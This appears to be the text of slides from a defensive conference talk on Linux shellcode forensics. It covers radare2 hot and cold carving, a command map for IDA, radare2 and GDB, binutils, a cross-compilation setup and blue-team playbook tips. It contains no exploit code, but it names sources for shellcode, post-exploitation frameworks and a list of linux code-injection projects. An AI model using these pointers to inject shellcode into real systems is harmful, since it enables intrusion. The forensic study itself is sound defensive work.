Cold forensics support	Memory artifacts to gain clue for more artifact carving on cold forensics	Testing artifacts can be used as clue for more artifact carving on cold forensics

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Chapter three Shellcode in memory analysis

> Seeking artifacts on radare2

	Hot Forensics	Cold Forensics/carving
Seek	Command “/?” Limited Piping & Script support	Command “/?” More piping & scripting support
Sizing	Memory block	HDD Image block
Bindiffing	Command “/m” & “/pm”on RAM (has risk on debugging)	Command “/m” & “/pm”on image carving (demerit: time consuming)
Binary/Artifact analysis/scan	Supports memory analysis while carving artifacts, Support FRIDA analysis	Support all carving process, need resource/time on big size, Using zignature & Yara.
Stand-alone portable support	On every OS and architecture, only need mount	Testing artifacts can be used as clue for more artifact carving on cold forensics

Chapter four Other tools for shellcode analysis

"Happiness of the spring, cleans the heart."

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Chapter four Other tools for shellcode analysis
> Binary tools: radare2, gdb, Ghidra, IDA

Radare2 (ref: https://r2wiki.readthedocs.io/en/latest/home/misc/cheatsheet/)
Open source, powerful static/dynamic RE tools, has DFIR functions, script-able, many decompilers, a lot of useful plugin (r2frida, r2yara, zignature etc) for supporting many forms of analysis
R2Ghidra was presented in SECCON 2019 in duet talk between me my pancake.

Gdb
Open source,.basic of dynamic analysis tools for debugging linux executables.

IDA
Commercial tools for reverse engineering professionals, supporting many useful analysis plugins, with basis orientation is for Windows users

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Chapter four Other tools for shellcode analysis
> Binary tools: radare2, gdb, Ghidra, IDA

R2dev folks (thanks!) made great conversation r2, gdb, IDA commands:
https://radare.gitbooks.io/radare2book/content/debugger/migration.html

Command	IDA Pro	radare2	r2 (visual mode)	GDB	WinDbg
Analysis					
Analysis of everything	Automatically launched when opening a binary	aaa or -A (aaaa or -AA for even experimental analysis)	N/A	N/A	N/A
Navigation					
xref to	x	axt	x	N/A	N/A
xref from	ctrl + j	axf	X	N/A	N/A
xref to graph	?	agt [offset]	?	N/A	N/A
xref from graph	?	agf [offset]	?	N/A	N/A
list functions	alt + 1	afl;is	t	N/A	N/A
listing	alt + 2	pdf	p	N/A	N/A
hex mode	alt + 3	pxa	P	N/A	N/A
imports	alt + 6	ii	:ii	N/A	N/A

Chapter four Other tools for shellcode analysis > GNU binutils

These are 12 GNU binutils tools that is useful for shellcode analysis:

1. as – GNU Assembler Command
2. ld – GNU Linker Command
3. ar – GNU Archive Command
4. nm – List Object File Symbols
5. objcopy – Copy and Translate Object Files
6. objdump – Display Object File Information
7. size – List Section Size and Total Size
8. strings – Display Printable Characters from a File
9. readelf – Display ELF File Info
10. strip – Discard Symbols from Object File
11. addr2line – Convert Address to Filename and Numbers
12. c++filt – Demangle Command

Chapter four Other tools for shellcode analysis
> Cross compilation platform

These are tools for my (minimum) recommended for cross-compilation tools setup for shellcode research:

1. Buildroot - https://buildroot.org
   (used to perform multiple cross-compilation on a Linux platform)
2. Libncurses & Libncurses-dev - https://invisible-island.net/ncurses/
   (needed by Buidroot)
3. Qemu-system & qemu-user-static - https://www.qemu.org/
   (used to run and check binaries with and without VM)
4. (option) uCLibc Cross Compiler - https://www.uclibc.org
   (additional multiple cross-compilation on a Linux platform)
5. Nasm - https://www.nasm.us/
   (multiplatform compilation for assembly codes)

Chapter five Conclusion & Reference

"What have we learned today.."

Conclusion in Q & A

Why we need to know shellcode this much?
The shellcode attacks on Linux (and other OS also) is getting more advance everyday, as blue-teamer we have to be as proactive as red-teamer to analyze the progress of shellcode & its injection development, even before it hits us.

How to follow the progres for shellcode development?
(see the next page checklist)

What skill-set do I really need to start doing shellcode research?
Start from things that you're good at! You can start by coding, or you can assembly break codes is up to you, maybe you can generate the codes by checking each tools, or, you can just checking each behavior of either shellcodes and how it is generated too!

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The shellcode checklist

1. Understanding shellcode's purpose:
   - To gain shell for command or file execution
   - A loader, a downloader, further intrusion stages
   - Sockets are mostly in there, to write, connect, pipe, exec etc
   - To be fileless and leaving no artifact traces
2. How do we collect Shellcode information:
   - Post Exploitation frameworks: Empire, Cobalt Strike, Metasploit/Meterpreter/Venom, etc exploit & injection toolings
   - Self generated (need compiler, linker and disassembler)
   - Adversaries cyber threat intelligence
3. Sources for shellcode to follow in the internet:
   - Exploit development sites (PacketStorm, ShellStorm,ExploitDB etc)
   - Vulnerability PoC
   - Trolling read teamer :-P

Tips: Shellcode handling - in forensics perspective

For digital forensics folks on dealing with shellcode type of incidents, the below details are a good start:

- Understanding how it is executed in a compromised systems,and then preventing it. There is no magic that can cause a shellcode to run by itself in any system. Its source may come from other unseen vectors.
- As blue teamer and IR analyst, exploitation threat research is important to assess our perimeters. Questions like: “Are we prepare enough to this type of intrusion?” matters.
- You can’t rely only on what has been going on in an affected device without using more information from other environments. Other devices, network/server/proxy/firewall logs are your eyes and ears.
- If a suspicious threat resource can be gathered, try to reproduce it yourself and carve the artifacts you may miss or unseen.
- Make your own signature & playbook is recommendable.

Tips: My blue teamer's playbook share on shellcode

1. Be resourceful enough, when dealing with UNIX basis systems do not to be afraid to analyze a live memory.
2. Use independent and a good binary analysis tool, RADARE2 is my personal tool to deal with all binary codes.
3. Investigate as per shown in previous examples, and adjust it with your own policy, culture and environments.
4. Three things that we are good at blue teamer that can bring nightmare to adversaries, they are:
   - We break the codes better
   - We combine analysis, or we share how-to re-gen and share ways we do OSINT research, these make the game more fair.
   - We document our report and knowledge for verticals and horizontal purpose
5. Support the open source community that helps security community.

Reference

Linux code injection projects in open source that invokes shellcode

https://github.com/r00t-3xp10it/venom

https://github.com/jtripper/parasite

https://github.com/gaffe23/linux-inject

https://github.com/ixty/mandibule

https://github.com/dismantl/linux-injector

https://github.com/hc0d3r/alfheim

https://github.com/rastating/slae

https://github.com/kubo/injector

https://github.com/Screetsec/Vegile

https://github.com/narhen/procjack

https://github.com/emptymonkey/sigsleeper

https://github.com/swick/codeinject

https://github.com/DominikHorn/CodeInjection

https://github.com/0x00pf/0x00sec_code/blob/master/sdropper/

Salutation and thank you

I thank “cool” ROOTCON’s Crews for having me doing this talk!

Many thanks to a lot of people who support to my health recovery condition so this know-how is possible to share!

Please see other talks materials from 2018, maybe you’ll like them.

@unixfreaxjp, Oct 2020, Tokyo, Japan

Question(s)?

MalwareMustDie! :: malwaremustdie.org